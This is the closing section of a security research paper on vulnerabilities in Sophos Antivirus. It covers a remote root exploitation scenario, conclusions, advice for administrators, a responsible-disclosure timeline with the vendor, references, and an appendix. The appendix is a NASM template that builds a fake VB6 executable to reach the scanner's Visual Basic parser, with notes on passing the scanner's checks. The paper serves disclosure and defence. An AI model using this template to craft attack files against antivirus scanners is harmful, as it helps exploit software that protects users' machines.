
Figure 17. A sophos user visits a URL with an up-to-date system, and a calculator opens as root. An attacker could also send an email to a webmail user with an embedded image referenced via MIME cid, or as an attachment to a Mail.app user. Sophos embeds itself so deep into the Operating System that the attack vectors are innumerable.

IV. Conclusion

As demonstrated in this paper, installing Sophos Antivirus exposes machines to considerable risk. If Sophos do not urgently improve their security posture, their continued deployment causes significant risk to global networks and infrastructure.

In response to early access to this report, Sophos did allocate some resources to resolve the issues discussed, however they were clearly ill-equipped to handle the output of one co-operative, non-adversarial security researcher. A sophisticated state-sponsored or highly motivated attacker could devastate the entire Sophos user base with ease.

Sophos claim their products are deployed throughout healthcare, government, finance and even the military[6]. The chaos a motivated attacker could cause to these systems is a realistic global threat. For this reason, Sophos products should only ever be considered for low-value non-critical systems and never deployed on networks or environments where a complete compromise by adversaries would be inconvenient.

The author is often asked what he recommends existing Sophos users migrate to. The author currently recommends Parity Suite, from Bit9 software[7], an easily defensible solution.

V. Best Practices

This section describes simple best practice recommendations for Sophos customers, developed while researching this series. These guidelines are intended to help you safeguard your resources from deficiencies in Sophos software.

---

[6] "Our encryption technology is trusted by some of the world's leading companies, governments and military organizations", http://www.sophos.com/en-us/medialibrary/PDFs/factsheets/sophosendpointencryptiondsna.pdf

[7] Please note, the author has absolutely no relationship whatsoever (business or otherwise) with Bit9 software.

- **Implement and test contingency plans for live exploitation scenarios.**

Sophos cannot react quickly to reports of vulnerabilities in their products, even when presented with working exploits. Should an attacker attempt to use Sophos as a conduit into your network, Sophos will not be able to react or help resolve the problem for some time.

For this reason, it is essential that you implement a contingency plan to disable Sophos installations across your fleet with short notice. Test this plan regularly, and ensure all your administrators are familiar with the procedure.

- **Exclude Sophos products from consideration for high value networks and assets.**

Sophos products are simply not suitable for high-security, critical, or high-value deployments. This also applies to cryptography products, as demonstrated in the previous paper in this series.

Do not install Sophos products on domain controllers or other infrastructure that an attacker could use to disrupt fleet updates. Administrators should not use Sophos products on devices that they use to perform network administration tasks to ensure that an attacker cannot interfere with their duties, or compromise their access.

- **Never deploy Sophos products to devices that cannot be updated easily.**

The large number of vulnerabilities present in the Sophos codebase means that regular patching is a necessity. Do not use Sophos in environments where updating or patching would be inconvenient. Do not ship Sophos code in embedded devices without detailed contingency and remediation plans.

Do not confuse definition updates with security updates, these are not the same thing.

VI. Response

It's important to note that no attacker would share their attack with Sophos in advance of simply using it to compromise their target. However, these vulnerabilities were shared with Sophos in advance of publication of this paper.

I reported the attack against network update to sophos via a customer support channel. It took them several months to fix it, which they did so by changing the ACLs on a directory. When Sophos initially estimated it would take them 6 months to design and implement a fix (a single line of code, which is obviously correct), I requested they prioritise this, due to concern about attacks.

After some negotiation, they reduced this estimate to two months. From this interaction we can conclude that for the simplest vulnerabilities, Sophos simply cannot react fast enough to prevent attacks, even when presented with a working exploit. Should an attacker choose to use Sophos Antivirus as their conduit into your network, Sophos will simply not be able to prevent their continued intrusion for some time, and you must implement contingency plans to handle this scenario if you choose to continue deploying Sophos.

On September 10th 2012, I sent Sophos the remainder of the vulnerabilities I had found, in the form of a pre-release copy of this paper. I explained that I intended to publish it, and requested their urgent attention.

This timeline documents our interactions after that date.

- 10/09/2012
    - A Sophos engineer responds and will make sure the relevant people get a copy of my paper.
    - I tell Sophos that I have working exploits, and time is of the essence.
- 11/09/2012
    - Sophos tell me they are discussing my paper internally, and will get back to me.
    - Sophos ask if they can have 30 days to analyse my results before I publish details.
- 12/09/2012
    - Sophos request testcases for some of the vulnerabilities, and ask if we can schedule a conference call to discuss them with the relevant teams.
    - I agree, and generate testcases for the vulnerabilities they requested.
- 13/09/2012
    - Sophos tell me they were able to confirm and reproduce the issues I've reported, and will explain their remediation plans in our upcoming conference call.
- 14/09/2012

- I speak with Sophos engineers in a conference call.
  - They are thorough, and go through each vulnerability I described in the draft I sent them.
  - They say that they had confirmed each issue, and understood the severity and impact.
- They claim they don't have the resources to fix all the issues I had reported within one release.
  - They ask if I would be willing to select the vulnerabilities I considered most serious for them to prioritise for the 30 day deadline.
  - I reluctantly agree, they would like to have 60 days to fix the next batch of issues.
- 19/09/2012
  - Sophos ask for clarification about fuzzing results (I had previously told them I had gigabytes of unique stack traces from trivial bit flipping).
  - I suggest that they send me their latest internal build, I will filter some of the most obviously exploitable test cases through it and then forward them on.
  - Sophos agree, and tell me they will get back to me.
- 20/09/2012
  - Sophos send me a pre-release build for Windows.
    - I ask them if a Linux build was possible, as it would save me a lot of work.
    - Sophos tell me they will arrange for a Linux build for me, but it will take a few days.
- 03/10/2012
  - Sophos tell me they will be able to fix some of the most critical issues I reported in their October release due in a few days.
- 04/10/2012
  - I send Sophos the test cases they requested filtered through their internal build , selecting the crashes that looked the most obviously exploitable from a cursory examination..
- 05/10/2012
  - Sophos tell me they had confirmed many new unique issues from the testcases I sent them so far, and will assign resources to fix them.
  - I tell them that I do not have time to analyze any more issues for my paper.
    - Therefore, I will not be describing them in detail in my final paper.
    - Sophos estimate they can prepare fixes by 28/11/2012, this will not be ready for the publication date.
- 12/10/2012
  - Sophos request another conference call to discuss disclosure and their timeline for resolving the remaining issues.
  - I agree, and we schedule a meeting for the 18th.
- 18/10/2012
  - Sophos explain their current position, and the timeline they would like for updates.
  - There was some confusion, and I learn that one of the vulnerabilities I had wanted fixed in October was not included. I have a working exploit for this issue, and reinforce this is urgent.
  - I attempt to negotiate an accelerated timeline, but Sophos are adamant they cannot budge on this.
    - I follow up via email, and explain that the 5th November is the absolute maximum deadline I'm willing to accept.
    - I suggest we compromise on some issues to make this happen.
      - I agree to censor a small portion of my paper that Sophos were concerned about.
        - The section was not of critical importance, and I was willing to compromise on this in order to accelerate the release schedule.
        - They say they are working on the relevant problem, but a major compatibility issue is blocking them.
        - Their ETA for a resolution is Q1 2013.
      - I cancel a speaking engagement where I had planned to demonstrate some of these issues publicly that Sophos say they would not be ready for.
      - Sophos tell me they will get back to me.
    - I send Sophos an updated version of my paper for review, as there have been over a month worth of edits.
- 24/10/2012
  - Conference call with Sophos engineers who have some feedback on my paper.
    - Sophos tell me that a statement that one of their product managers made to me about ASLR does not represent the position of the security team, I agreed to clarify it.
    - I had speculated on the cause of one of the vulnerabilities I had found, Sophos told me that they had investigated and believed my theory was incorrect, so I agreed to remove it.
    - Sophos point out some dates I had listed were incorrect. I agree to amend them.
    - Sophos request another conference call before publication to finalise last minute details.
- 02/11/2012
  - I send Sophos a final draft of this paper, and the planned text of my announcement.
    - I also request they send me a draft of their kb article to review.

Sophos were able to convince me they were working with good intentions, but they were clearly ill-equipped to handle the output of one co-operative security researcher working in his spare time. They told me they will work on this, and will improve their internal security practices.

VII. References

1. Visual Basic Decompiling, Alex Ionescu, http://www.alex-ionescu.com/vb.pdf
2. Sophail: A Critical Analysis of Sophos Antivirus, Tavis Ormandy, https://lock.cmpxchg8b.com/Sophail.pdf
3. OS X heap exploitation techniques, Nemo, Phrack Magazine #63
4. Understanding and Working with Protected Mode, Microsoft, http://msdn.microsoft.com/en-us/library/bb250462(v=vs.85).aspx
5. PDF 1.4 Reference, Adobe, http://partners.adobe.com/public/developer/en/pdf/PDFReference.pdf
6. DEPLIB: Defeating DEP the Immunity Debugger Way, Pablo Sole, http://www.immunitysec.com/downloads/DEPLIB.pdf
7. RarVM Tools, Tavis Ormandy, https://github.com/taviso/rarvmtools

VIII. Appendix

Minimal VB6 Template for NASM

```
; This is a minimal template file to reach the Visual Basic parser in Sophos
; Antivirus. In order to reach the code in question, you must import ThunRTMain
; from MSVBVM50.DLL. Sophos also requires that the code at the entry point
; matches the standard `push signature; call ThunkRTMain` pattern. Note that
; the ThunRTMain call must be backwards, i.e. towards a lower address. This
; requires the strict keyword in nasm, which will otherwise helpfully try to
; give you a near call.
;
; The VB Header structure is undocumented, but a straightforward summary of the
; format is available here.
;
; http://www.vb-decompiler.org/forms_editing.htm (Note that the author uses
; 'Integer' to represent a 16bit data type, 'Long' is 32bit)
;

section .text
    global _start
    extern _ThunRTMain

_start:
    push    Signature
    call    strict dword _start

; struct _EXEPROJECTINFO
_VBHEADER:
    Signature:              db  "VB5!"
    RuntimeBuild:           dw  0x1FF0
    LanguageDLL:            db  0x2A,0,0,0,0,0,0,0,0,0,0,0,0,0  ; Default
    BackupLanguageDLL:      db  0x7E,0,0,0,0,0,0,0,0,0,0,0,0,0  ; Default
    RuntimeDLLVersion:      dw  0x000A
    LanguageID:             dd  0x00000409  ; English - United States
    BackupLanguageID:       dd  0x00000000
    aSubMain:               dd  0x00000000
    aProjectInfo:           dd  _PROJECTINFO
    fMDLIntObjs:            dd  0x0030F000  ; MDL Internal Object Flags, this is the default
    fMDLIntObjs2:           dd  0xFFFFFF00
    ThreadFlags:            dd  0x00000008
    ThreadCount:            dd  0x00000001
    FormCount:              dw  0x0001
```

```
        ExternalComponents:         dw  0x0000
        ThunkCount:                 dd  0x000000E9
        aGuiTable:                  dd  GuiTable
        aExternalComponentTable:    dd  GuiTable
        aComRegisterData:           dd  ComRegisterData
        oProjectExeName:            dd  (ProjectExeName - _VBHEADER)
        oProjectTitle:              dd  (ProjectTitle  - _VBHEADER)
        oHelpFile:                  dd  (HelpFile      - _VBHEADER)
        oProjectName:               dd  (ProjectName   - _VBHEADER)

ProjectExeName:
    db "SAMPLE.EXE",0x00

HelpFile:
    db "SAMPLE.HLP",0x00

ProjectName:
    db "SAMPLE",0x00

RandomString:
    db "shit",0

_PROJECTINFO:
        .dwVesion:                  dd  0x000001F4
        .lpObjectTable:             dd  _OBJECTTABLE
        .dwNull:                    dd  0x00000041
        .lpCodeStart:               dd  0x00000042
        .lpCodeEnd:                 dd  0x00000043
        .dwDataSize:                dd  0x00000044
        .lpThreadSpace:             dd  0x00000045
        .lpVbaSeh:                  dd  0x00000046
        .lpNativeCode:              dd  0x00000047
        .szPathInformation:         dw  __utf16__('PathInformation')
            times 0x210 - ($ - .szPathInformation) db 0x00
        .lpExternalTable:           dd  0x00000048  ; Required for getExtraVBInfo
        .dwExternalCount:           dd  0x00000049

_OBJECTTABLE:
        .lpHeapLink:                dd  0x00000040
        .lpExecProj:                dd  0x00000041
        .lpProjectInfo2:            dd  0x00000042
        .dwReserved:                dd  0xffffffff
        .dwNull:                    dd  0x00000043
        .lpProjectObject:           dd  0x00000044
        .uuidObject:                dd  0x00000045
                                    dw  0xAAAA
                                    db  0xBB, 0xBB, 0xBB, 0xBB, 0xBB, 0xBB, 0xBB, 0xBB
        .fCompileState:             dw  0x0000
        .dwTotalObjects:            dd  0x00000046
        .dwCompiledObjects:         dd  0x00000047
        .dwObjectsInUse:            dd  0x00000048
        .lpObjectArray:             dd  0x00000049
        .fIdeFlag:                  dd  0x00000000
        .lpIdeData:                 dd  0x00000000
        .lpIdeData2:                dd  0x00000000
        .lpszProjectName:           dd  0x00000000
        .dwLcid:                    dd  0x00000409  ; English - United States
        .dwLcid2:                   dd  0x00000000
        .lpIdeData3:                dd  0x00000000
        .dwIdentifier:              dd  0x40404040

ProjectTitle:
    db "Project Title",0

GuiTable:
        StructSize:                 dd 0x00000050
        ObjectGUIUUID:              dd 0xF3A4A3AF
                                    dw 0x837F
                                    db 0xBB, 0x5D, 0xCF, 0xE3, 0xA3, 0x26, 0xC1, 0x7A
                                    dd 0x00000000
                                    dd 0x00000000
```

```
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000010
        fOLEMisc:                       dd 0x00000000
        ObjectGUID:                     dd 0x00000000
                                        dw 0x0000
                                        db 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
                                        dd 0x000000A5
                                        dd 0x00000000
        aFormPointer:                   dd FormInfo
                                        dd 0x0000004C


FormInfo:
                                        dd 0x0031CCFF
                                        db 0x00
        GuidObjectGUI:                  dd 0F3A4A3AFh
                                        dw 837Fh
                                        dw 4FEDh
                                        db 0BBh, 5Dh, 0CFh, 0E3h, 0A3h, 26h, 0C1h, 7Ah
        GuidUnknown:                    dd 0E9668Dh
                                        dw 0C1BCh
                                        dw 415Ch
                                        db 0B4h, 5Dh, 8Fh, 0D1h, 75h, 0CEh, 73h, 11h
        GuidComEventsIID:               dd 33AD4F3Ah
                                        dw 6699h
                                        dw 11CFh
                                        db 0B7h, 0Ch, 0, 0AAh, 0, 60h, 0D3h, 93h
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
                                        dd 0x00000000
        PropertiesLength:               dd 0x53D
                                        dd 0x5F
                                        dw 0x800
                                        db 0x00
                                        db "FormName",00

ExternalComponentTable:
        db "Not Required"

ComRegisterData:
        ; Sophos doesn't parse this structure, it simply reads a NUL terminated
        ; string from offset 0x48, which it believes is "VBProjName". That is not
        ; always true.
        times 12 dd 0x00000000
        db "VBProjName", 0x00


; In order to force Sophos to extract more metadata, we need a "Gene" flag
; set, which requires the presence of a .rsrc section. We fill it in with
; enough junk to satisfy the Gene requirements, but do not need it for
; anything else.
;
; The only requirement Sophos appears to apply is that adding any two word
; pairs together cannot exceed 0x100.
section .rsrc
        times 128 dw 0x41
```